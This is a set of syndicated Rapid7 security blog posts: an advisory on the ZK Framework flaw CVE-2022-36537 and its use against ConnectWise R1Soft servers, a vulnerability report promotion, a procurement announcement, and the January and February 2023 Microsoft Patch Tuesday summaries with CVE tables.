The advisory and NVD entry for CVE-2022-36537 indicate that ostensibly, the flaw is merely an information disclosure vulnerability. Rapid7 believes this categorization significantly downplays the risk and the impact of CVE-2022-36537 and should not be used as a basis for lower prioritization.

Overview

In May 2022, software company Potix released an update to ZK Framework, an open-source Java framework used to create enterprise web and mobile applications in pure Java. The update addressed CVE-2022-36537, which had been reported to Potix by Code White GmbH’s Markus Wulftange. The vulnerability arises from an issue in ZK Framework’s AuUploader component that allows an attacker to forward a HTTP request to an internal URI. Successful exploitation allows an attacker to obtain sensitive information or target an endpoint that might otherwise be unreachable. Since ZK Framework is a library, CVE-2022-36537 is likely to affect a range of other products in addition to the core framework itself.

In October 2022, security firm Huntress published a blog on a Lockbit 3.0 ransomware incident that included exploitation of CVE-2022-36537 in ConnectWise R1Soft Server Backup Manager software. Threat actors exploited the vulnerability to bypass authentication, deployed a malicious JDBC database driver that allowed for arbitrary code execution, and finally used the REST API to send commands to registered agents—commands that instructed the agents to push ransomware to downstream systems. The malicious JDBC driver also functions as a backdoor into compromised systems.

On February 22, 2023, the NCC Group’s FOX IT team published a similar account of an incident where they had observed threat actors exploiting CVE-2022-36537 against ConnectWise R1Soft servers as far back as November 29, 2022. According to FOX IT’s research, several hundred R1Soft servers were backdoored as of January 2023, of which more than 140 remain compromised. They have a full account of the attack chain and a list of IOCs here.
FOX IT said that the adversary used R1Soft “as both an initial point of access and as a platform to control downstream systems connected via the R1Soft Backup Agent. This agent is installed on systems to support being backed up by the R1Soft server software and typically runs with high privileges. This means that after the adversary initially gained access via the R1Soft server software it was able to execute commands on all systems running the agent connected to this R1Soft server.”

Shodan reports 3,643 instances of ConnectWise R1Soft Server Backup Manager as of March 1, 2023. Multiple public proof-of-concept (PoC) exploits are available dating back to December 2022. On February 27, 2023, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2022-36537 to its Known Exploited Vulnerabilities (KEV) list and published a warning that “This type of vulnerability is a frequent attack vector for malicious cyber actors and poses a significant risk to the federal enterprise.”  

As mentioned above, the primary advisory and NVD entry for CVE-2022-36537 both note that the core vulnerability in ZK Framework is an information disclosure flaw (hence the 7.5 CVSSv3 score). In the context of ConnectWise R1Soft, however, the impact of the flaw is remote code execution, not merely information disclosure.

The public PoCs include code that uses the vulnerability to leak the contents of the file /Configuration/database-drivers.zul and expose a unique ID value that is intended to be secret. Once the attacker has this ID value, they can exploit the vulnerability once more to reach an otherwise inaccessible endpoint and upload the malicious database driver.

Affected products

ZK Framework (core)

All versions of ZK Framework from 9.6.1 and below are vulnerable to CVE-2022-36537. Potix released version 9.6.2 to fix this issue on May 4, 2022, alongside several hotfixes for earlier branches (9.6.0, 9.5.1, 9.0.1, and 8.6.4).

Fixed versions of ZK Framework are:

  • 9.6.2
  • 9.6.0.2 (security release)
  • 9.5.1.4 (security release)
  • 9.0.1.3 (security release)
  • 8.6.4.2 (security release)

Workarounds are available, but as always, we strongly recommend applying patches. See Potix’s advisory for further details on affected ZK Framework versions.

ConnectWise products

According to ConnectWise’s advisory, CVE-2022-36537 affects the following products and versions:

  • ConnectWiseRecover v2.9.7 and earlier versions are vulnerable
  • ConnectWise R1Soft Server Backup Manager (SBM): SBM v6.16.3 and earlier versions are vulnerable

ConnectWise R1Soft users should upgrade the server backup manager to SBM v6.16.4 released October 28, 2022 using the R1Soft upgrade wiki.

The advisory also indicates that “affected ConnectWise Recover SBMs have automatically been updated to the latest version of Recover (v2.9.9)” as of October 28, 2022.

Mitigation guidance

ConnectWise R1Soft Server Backup Manager users should update their R1Soft installations to a fixed version (v6.16.4) on an emergency basis, without waiting for a regular patch cycle to occur, and examine their environments for signs of compromise. Both Huntress and FOX IT have information on observed indicators of compromise.

ZK Framework users should likewise update to a fixed version immediately, without waiting for a regular patch cycle to occur. As with many library vulnerabilities, assessing exposure may be complex. It’s likely there are additional applications that implement ZK Framework; downstream advisories may include other information about ease or impact of exploitation.

Since ConnectWise R1Soft appears to be the primary vector for known attacks as of March 1, 2023, we strongly advise prioritizing those patches.

Rapid7 customers

Our researchers are currently evaluating the feasibility of adding a vulnerability check for InsightVM and Nexpose.

A Shifting Attack Landscape: Rapid7’s 2022 Vulnerability Intelligence Report

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2023/02/28/a-shifting-attack-landscape-rapid7s-2022-vulnerability-intelligence-report/

A Shifting Attack Landscape: Rapid7’s 2022 Vulnerability Intelligence Report

Each year, the research team at Rapid7 analyzes thousands of vulnerabilities in order to identify their root causes, broaden understanding of attacker behavior, and provide actionable intelligence that guides security professionals at critical moments. Our annual Vulnerability Intelligence Report examines notable vulnerabilities and high-impact attacks from 2022 to highlight trends that drive significant risk for organizations of all sizes.

Today, we’re excited to release Rapid7’s 2022 Vulnerability Intelligence Report—a deep dive into 50 of the most notable vulnerabilities our research team investigated throughout the year. The report offers insight into critical vulnerabilities, widespread threats, prominent attack surface area, and changing exploitation trends.  

The threat landscape today is radically different than it was even a few years ago. Over the past three years, we’ve seen zero-day exploits and widespread attacks chart a meteoric rise that’s strained security teams to their breaking point and beyond. While 2022 saw a modest decline in zero-day and widespread exploitation from 2021’s record highs, the multi-year trend of rising attack speed and scale remains strikingly consistent overall.

Report findings include:

  • Widespread exploitation of new vulnerabilities decreased 15% year over year in 2022, but mass exploitation events were still the norm. Our 2022 vulnerability intelligence dataset tracks 28 net-new widespread threats, many of which were used to deploy webshells, cryptocurrency miners, botnet malware, and/or ransomware on target systems.
  • Zero-day exploitation remained a significant challenge for security teams, with 43% of widespread threats arising from a zero-day exploit.
  • Attackers are still developing and deploying exploits faster than ever before. More than half of the vulnerabilities in our report dataset were exploited within seven days of public disclosure—a 12% increase from 2021 and an 87% increase over 2020.
  • Vulnerabilities mapped definitively to ransomware operations dropped 33% year over year—a troubling trend that speaks more to evolving attacker behavior and lower industry visibility than to any actual reprieve for security practitioners. This year’s report explores the growing complexity of the cybercrime ecosystem, the rise of initial access brokers, and industry-wide ransomware reporting trends.  

How to manage risk from critical vulnerabilities

In today’s threat landscape, security teams are frequently forced into reactive positions, lowering security program efficacy and sustainability. Strong foundational security program components, including vulnerability and asset management processes, are essential to building resilience in a persistently elevated threat climate.

  • Have emergency patching procedures and incident response playbooks in place so that in the event of a widespread threat or breach, your team has a well-understood mechanism to drive immediate action.
  • Have a defined, regular patch cycle that includes prioritization of actively exploited CVEs, as well as network edge technologies like VPNs and firewalls. These network edge devices continue to be popular attack vectors and should adhere to a zero-day patch cycle wherever possible, meaning that updates and/or downtime should be scheduled as soon as new critical advisories are released.
  • Keep up with operating system-level and cumulative updates. Falling behind on these regular updates can make it difficult to install out-of-band security patches at critical moments.
  • Limit and monitor internet exposure of critical infrastructure and services, including domain controllers and management or administrative interfaces. The exploitation of many of the CVEs in this year’s report could be slowed down or prevented by taking management interfaces off the public internet.

2022 Vulnerability Intelligence Report

Read the report to see our full list of high-priority CVEs and learn more about attack trends from 2022.

DOWNLOAD NOW

Patch Tuesday – February 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/02/15/patch-tuesday-february-2023/

Patch Tuesday - February 2023

It’s Patch Tuesday again. Microsoft is addressing fewer individual vulnerabilities this month than last, but there’s still plenty to keep admins and defenders occupied.

Three zero-day vulnerabilities are vying for your attention today: a lone Microsoft Publisher vulnerability as well as a couple affecting Windows itself. None is marked as publicly disclosed, but Microsoft has already observed in-the-wild exploitation of all three.

One zero-day vulnerability is a Security Features Bypass vulnerability in Microsoft Publisher. Successful exploitation of CVE-2023-21715 allows an attacker to bypass Office macro defenses using a specially-crafted document and run code which would otherwise be blocked by policy. Only Publisher installations delivered as part of Microsoft 365 Apps for Enterprise are listed as affected.

CVE-2023-23376 describes a vulnerability in the Windows Common Log File System Driver which allows Local Privilege Escalation (LPE) to SYSTEM. Although Microsoft isn’t necessarily aware of mature exploit code at time of publication, this is worth patching at the first opportunity, since it affects essentially all current Windows hosts.

CVE-2023-21823 is described as a Remote Code Execution (RCE) vulnerability in Windows Graphics Component, but has Attack Vector listed as Local. This apparent inconsistency is often accompanied with a clarification like: “The word Remote in the title refers to the location of the attacker. […] The attack itself is carried out locally.” No such clarification is available in this case, but this is likely applicable here also. Microsoft also notes the existence of mature exploit code.

Microsoft is also releasing patches for nine critical RCE vulnerabilities. A more varied selection than last month, February 2023 includes critical RCE in an SQL Server ODBC driver, the iSCSI Discovery Service, .NET/Visual Studio, three in network authentication framework PEAP, one in Word, and two in Visual Studio only. Microsoft has not observed in-the-wild exploitation for any of these vulnerabilities, nor is any of them marked as publicly disclosed. Microsoft predicts that most of these are less likely to be exploited, with the exception of the PEAP vulnerabilities.

Microsoft’s recent announcement about the potential inclusion of CBL-Mariner CVEs in the Security Update Guide is now reflected in the list of covered products, but there aren’t any CBL-Mariner vulnerabilities this Patch Tuesday.

SharePoint Server makes another appearance today with CVE-2023-21717, which allows an authenticated user with the Manage List permission to achieve RCE. Admins responsible for a SharePoint Server 2013 instance may be interested in the FAQ, which includes what Microsoft optimistically describes as a clarification of the existing servicing model for SharePoint Server 2013.

This is the first Patch Tuesday after the end of Extended Security Updates (ESU) for Windows 8.1. Admins responsible for Windows Server 2008 instances should note that ESU for Windows Server 2008 is now only available for instances hosted in Azure or on-premises instances hosted via Azure Stack. Instances of Windows Server 2008 hosted in a non-Azure context will no longer receive security updates, so will forever remain vulnerable to any new vulnerabilities, including the two zero-days covered above.

Summary charts

Patch Tuesday - February 2023

Summary tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23378 Print 3D Remote Code Execution Vulnerability No No 7.8
CVE-2023-23377 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-23390 3D Builder Remote Code Execution Vulnerability No No 7.8

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21777 Azure App Service on Azure Stack Hub Elevation of Privilege Vulnerability No No 8.7
CVE-2023-21564 Azure DevOps Server Cross-Site Scripting Vulnerability No No 7.1
CVE-2023-23382 Azure Machine Learning Compute Instance Information Disclosure Vulnerability No No 6.5
CVE-2023-21703 Azure Data Box Gateway Remote Code Execution Vulnerability No No 6.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23374 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 8.3
CVE-2023-21720 Microsoft Edge (Chromium-based) Tampering Vulnerability No No 5.3
CVE-2023-21794 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No 4.3

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21815 Visual Studio Remote Code Execution Vulnerability No No 8.4
CVE-2023-23381 Visual Studio Remote Code Execution Vulnerability No No 8.4
CVE-2023-21808 .NET and Visual Studio Remote Code Execution Vulnerability No No 8.4
CVE-2023-21566 Visual Studio Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21553 Azure DevOps Server Remote Code Execution Vulnerability No No 7.5
CVE-2023-21567 Visual Studio Denial of Service Vulnerability No No 5.6
CVE-2023-21722 .NET Framework Denial of Service Vulnerability No No 4.4

Device vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2019-15126 MITRE: CVE-2019-15126 Specifically timed and handcrafted traffic can cause internal errors (related to state transitions) in a WLAN device No No N/A

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21800 Windows Installer Elevation of Privilege Vulnerability No No 7.8

ESU Microsoft Office Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21823 Windows Graphics Component Remote Code Execution Vulnerability Yes No 7.8

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21803 Windows iSCSI Discovery Service Remote Code Execution Vulnerability No No 9.8
CVE-2023-21689 Microsoft Protected Extensible Authentication Protocol (PEAP) Remote Code Execution Vulnerability No No 9.8
CVE-2023-21690 Microsoft Protected Extensible Authentication Protocol (PEAP) Remote Code Execution Vulnerability No No 9.8
CVE-2023-21692 Microsoft Protected Extensible Authentication Protocol (PEAP) Remote Code Execution Vulnerability No No 9.8
CVE-2023-21799 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21685 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21686 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21684 Microsoft PostScript Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-21797 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-21798 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-21802 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-21805 Windows MSHTML Platform Remote Code Execution Vulnerability No No 7.8
CVE-2023-21817 Windows Kerberos Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21822 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21812 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23376 Windows Common Log File System Driver Elevation of Privilege Vulnerability Yes No 7.8
CVE-2023-21688 NT OS Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21801 Microsoft PostScript Printer Driver Remote Code Execution Vulnerability No No 7.8
CVE-2023-21811 Windows iSCSI Service Denial of Service Vulnerability No No 7.5
CVE-2023-21702 Windows iSCSI Service Denial of Service Vulnerability No No 7.5
CVE-2023-21700 Windows iSCSI Discovery Service Denial of Service Vulnerability No No 7.5
CVE-2023-21813 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-21818 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-21816 Windows Active Directory Domain Services API Denial of Service Vulnerability No No 7.5
CVE-2023-21695 Microsoft Protected Extensible Authentication Protocol (PEAP) Remote Code Execution Vulnerability No No 7.5
CVE-2023-21691 Microsoft Protected Extensible Authentication Protocol (PEAP) Information Disclosure Vulnerability No No 7.5
CVE-2023-21701 Microsoft Protected Extensible Authentication Protocol (PEAP) Denial of Service Vulnerability No No 7.5
CVE-2023-21820 Windows Distributed File System (DFS) Remote Code Execution Vulnerability No No 7.4
CVE-2023-21694 Windows Fax Service Remote Code Execution Vulnerability No No 6.8
CVE-2023-21697 Windows Internet Storage Name Service (iSNS) Server Information Disclosure Vulnerability No No 6.2
CVE-2023-21693 Microsoft PostScript Printer Driver Information Disclosure Vulnerability No No 5.7
CVE-2023-21699 Windows Internet Storage Name Service (iSNS) Server Information Disclosure Vulnerability No No 5.3

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21706 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21707 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21529 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21710 Microsoft Exchange Server Remote Code Execution Vulnerability No No 7.2

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21778 Microsoft Dynamics Unified Service Desk Remote Code Execution Vulnerability No No 8.3
CVE-2023-21572 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 6.5
CVE-2023-21807 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.8
CVE-2023-21570 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-21571 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-21573 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21716 Microsoft Word Remote Code Execution Vulnerability No No 9.8
CVE-2023-21717 Microsoft SharePoint Server Elevation of Privilege Vulnerability No No 8.8
CVE-2023-21715 Microsoft Publisher Security Features Bypass Vulnerability Yes No 7.3
CVE-2023-21721 Microsoft OneNote Spoofing Vulnerability No No 6.5
CVE-2023-21714 Microsoft Office Information Disclosure Vulnerability No No 5.5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21705 Microsoft SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21713 Microsoft SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21806 Power BI Report Server Spoofing Vulnerability No No 8.2
CVE-2023-21528 Microsoft SQL Server Remote Code Execution Vulnerability No No 7.8
CVE-2023-21718 Microsoft SQL ODBC Driver Remote Code Execution Vulnerability No No 7.8
CVE-2023-21704 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 7.8
CVE-2023-21568 Microsoft SQL Server Integration Service (VS extension) Remote Code Execution Vulnerability No No 7.3

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21809 Microsoft Defender for Endpoint Security Feature Bypass Vulnerability No No 7.8
CVE-2023-23379 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 6.4

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21804 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21819 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2023-21687 HTTP.sys Information Disclosure Vulnerability No No 5.5

Rapid7 Now Available Through Carahsoft’s NASPO ValuePoint

Post Syndicated from Rapid7 original https://blog.rapid7.com/2023/01/24/rapid7-now-available-through-carahsofts-naspo-valuepoint/

Rapid7 Now Available Through Carahsoft’s NASPO ValuePoint

We are happy to announce that Rapid7’s solutions have been added to the NASPO ValuePoint Cloud Solutions contract held by Carahsoft Technology Corp. The addition of this contract enables Carahsoft and its reseller partners to provide Rapid7’s Insight platform to participating States, Local Governments, and Educational (SLED) institutions.

“Rapid7’s Insight platform goes beyond threat detection by enabling organizations to quickly respond to attacks with intelligent automation,” said Alex Whitworth, Sales Director who leads the Rapid7 Team at Carahsoft.

“We are thrilled to work with Rapid7 and our reseller partners to deliver these advanced cloud risk management and threat detection solutions to NASPO members to further protect IT environments across the SLED space.”

NASPO ValuePoint is a cooperative purchasing program facilitating public procurement solicitations and agreements using a lead-state model. The program provides the highest standard of excellence in public cooperative contracting. By leveraging the leadership and expertise of all states and the purchasing power of their public entities, NASPO ValuePoint delivers the highest valued, reliable and competitively sourced contracts, offering public entities outstanding prices.

“In partnership with Carahsoft and their reseller partners, we look forward to providing broader availability of the Insight platform to help security teams better protect their organizations from an increasingly complex and volatile threat landscape,” said Damon Cabanillas, Vice President of Public Sector Sales at Rapid7.

The Rapid7 Insight platform is available through Carahsoft’s NASPO ValuePoint Master Agreement #AR2472. For more information, visit https://www.carahsoft.com/rapid7/contracts.

Patch Tuesday – January 2023

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2023/01/10/patch-tuesday-january-2023/

Patch Tuesday - January 2023

Microsoft is starting the new year with a bang! Today’s Patch Tuesday release addresses almost 100 CVEs. After a relatively mild holiday season, defenders and admins now have a wide range of exciting new vulnerabilities to consider.

Two zero-day vulnerabilities emerged today, both affecting a wide range of current Windows operating systems.

CVE-2023-21674 allows Local Privilege Escalation (LPE) to SYSTEM via a vulnerability in Windows Advanced Local Procedure Call (ALPC), which Microsoft has already seen exploited in the wild. Given its low attack complexity, the existence of functional proof-of-concept code, and the potential for sandbox escape, this may be a vulnerability to keep a close eye on. An ALPC zero-day back in 2018 swiftly found its way into a malware campaign.

CVE-2023-21549 is Windows SMB elevation for which Microsoft has not yet seen in-the-wild exploitation or a solid proof-of-concept, although Microsoft has marked it as publicly disclosed.

This Patch Tuesday also includes a batch of seven Critical Remote Code Execution (RCE) vulnerabilities. These are split between Windows Secure Socket Tunneling Protocol (SSTP) – source of another Critical RCE last month – and Windows Layer 2 Tunneling Protocol (L2TP). Happily, none of these has yet been seen exploited in the wild, and Microsoft has assessed all seven as “exploitation less likely” (though time will tell).

Today’s haul includes two Office Remote Code Execution vulnerabilities. Both CVE-2023-21734 and CVE-2023-21735 sound broadly familiar: a user needs to be tricked into running malicious files. Unfortunately, the security update for Microsoft Office 2019 for Mac and Microsoft Office LTSC for Mac 2021 are not immediately available, so admins with affected assets will need to check back later and rely on other defenses for now.

On the server side, five CVEs affecting Microsoft Exchange Server were addressed today: two Spoofing vulnerabilities, two Elevation of Privilege, and an Information Disclosure. Any admins who no longer wish to run on-prem Exchange may wish to add these to the evidence pile.

Anyone responsible for a SharePoint Server instance has three new vulnerabilities to consider. Perhaps the most noteworthy is CVE-2023-21743, a remote authentication bypass. Remediation requires additional admin action after the installation of the SharePoint Server security update; however, exploitation requires no user interaction, and Microsoft already assesses it as “Exploitation More Likely”. This regrettable combination of properties explains the Critical severity assigned by Microsoft despite the relatively low CVSS score.

Another step further away from the Ballmer era: Microsoft recently announced the potential inclusion of CBL-Mariner CVEs as part of Security Update Guide guidance starting as early as tomorrow (Jan 11). First released on the carefully-selected date of April 1, 2020, CBL-Mariner is the Microsoft-developed Linux distro which acts as the base container OS for Azure services, and also underpins elements of WSL2.

Farewell Windows 8.1, we hardly knew ye: today’s security patches include fixes for Windows 8.1 for the final time, since Extended Support for most editions of Windows 8.1 ends today.

Summary charts

Patch Tuesday - January 2023

Summary tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21780 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21781 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21782 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21784 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21786 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21791 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21793 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21783 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21785 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21787 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21788 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21789 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21790 3D Builder Remote Code Execution Vulnerability No No 7.8
CVE-2023-21792 3D Builder Remote Code Execution Vulnerability No No 7.8

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21531 Azure Service Fabric Container Elevation of Privilege Vulnerability No No 7

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21538 .NET Denial of Service Vulnerability No No 7.5
CVE-2023-21779 Visual Studio Code Remote Code Execution No No 7.3

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21762 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-21745 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-21763 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21764 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21761 Microsoft Exchange Server Information Disclosure Vulnerability No No 7.5

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21742 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21744 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21736 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2023-21737 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2023-21734 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2023-21735 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2023-21738 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.1
CVE-2023-21741 Microsoft Office Visio Information Disclosure Vulnerability No No 7.1
CVE-2023-21743 Microsoft SharePoint Server Security Feature Bypass Vulnerability No No 5.3

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21725 Windows Malicious Software Removal Tool Elevation of Privilege Vulnerability No No 6.3

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21676 Windows Lightweight Directory Access Protocol (LDAP) Remote Code Execution Vulnerability No No 8.8
CVE-2023-21674 Windows Advanced Local Procedure Call (ALPC) Elevation of Privilege Vulnerability Yes No 8.8
CVE-2023-21767 Windows Overlay Filter Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21755 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21558 Windows Error Reporting Service Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21768 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21724 Microsoft DWM Core Library Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21551 Microsoft Cryptographic Services Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21677 Windows Internet Key Exchange (IKE) Extension Denial of Service Vulnerability No No 7.5
CVE-2023-21683 Windows Internet Key Exchange (IKE) Extension Denial of Service Vulnerability No No 7.5
CVE-2023-21758 Windows Internet Key Exchange (IKE) Extension Denial of Service Vulnerability No No 7.5
CVE-2023-21539 Windows Authentication Remote Code Execution Vulnerability No No 7.5
CVE-2023-21547 Internet Key Exchange (IKE) Protocol Denial of Service Vulnerability No No 7.5
CVE-2023-21771 Windows Local Session Manager (LSM) Elevation of Privilege Vulnerability No No 7
CVE-2023-21739 Windows Bluetooth Driver Elevation of Privilege Vulnerability No No 7
CVE-2023-21733 Windows Bind Filter Driver Elevation of Privilege Vulnerability No No 7
CVE-2023-21540 Windows Cryptographic Information Disclosure Vulnerability No No 5.5
CVE-2023-21550 Windows Cryptographic Information Disclosure Vulnerability No No 5.5
CVE-2023-21559 Windows Cryptographic Information Disclosure Vulnerability No No 5.5
CVE-2023-21753 Event Tracing for Windows Information Disclosure Vulnerability No No 5.5
CVE-2023-21766 Windows Overlay Filter Information Disclosure Vulnerability No No 4.7
CVE-2023-21536 Event Tracing for Windows Information Disclosure Vulnerability No No 4.7
CVE-2023-21759 Windows Smart Card Resource Management Server Security Feature Bypass Vulnerability No No 3.3

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21549 Windows SMB Witness Service Elevation of Privilege Vulnerability No Yes 8.8
CVE-2023-21681 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-21732 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-21561 Microsoft Cryptographic Services Elevation of Privilege Vulnerability No No 8.8
CVE-2023-21535 Windows Secure Socket Tunneling Protocol (SSTP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21548 Windows Secure Socket Tunneling Protocol (SSTP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21546 Windows Layer 2 Tunneling Protocol (L2TP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21543 Windows Layer 2 Tunneling Protocol (L2TP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21555 Windows Layer 2 Tunneling Protocol (L2TP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21556 Windows Layer 2 Tunneling Protocol (L2TP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21679 Windows Layer 2 Tunneling Protocol (L2TP) Remote Code Execution Vulnerability No No 8.1
CVE-2023-21680 Windows Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21541 Windows Task Scheduler Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21678 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21765 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21746 Windows NTLM Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21524 Windows Local Security Authority (LSA) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21747 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21748 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21749 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21754 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21772 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21773 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21774 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21675 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21552 Windows GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21726 Windows Credential Manager User Interface Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21537 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21730 Microsoft Cryptographic Services Elevation of Privilege Vulnerability No No 7.8
CVE-2023-21527 Windows iSCSI Service Denial of Service Vulnerability No No 7.5
CVE-2023-21728 Windows Netlogon Denial of Service Vulnerability No No 7.5
CVE-2023-21557 Windows Lightweight Directory Access Protocol (LDAP) Denial of Service Vulnerability No No 7.5
CVE-2023-21757 Windows Layer 2 Tunneling Protocol (L2TP) Denial of Service Vulnerability No No 7.5
CVE-2023-21760 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.1
CVE-2023-21750 Windows Kernel Elevation of Privilege Vulnerability No No 7.1
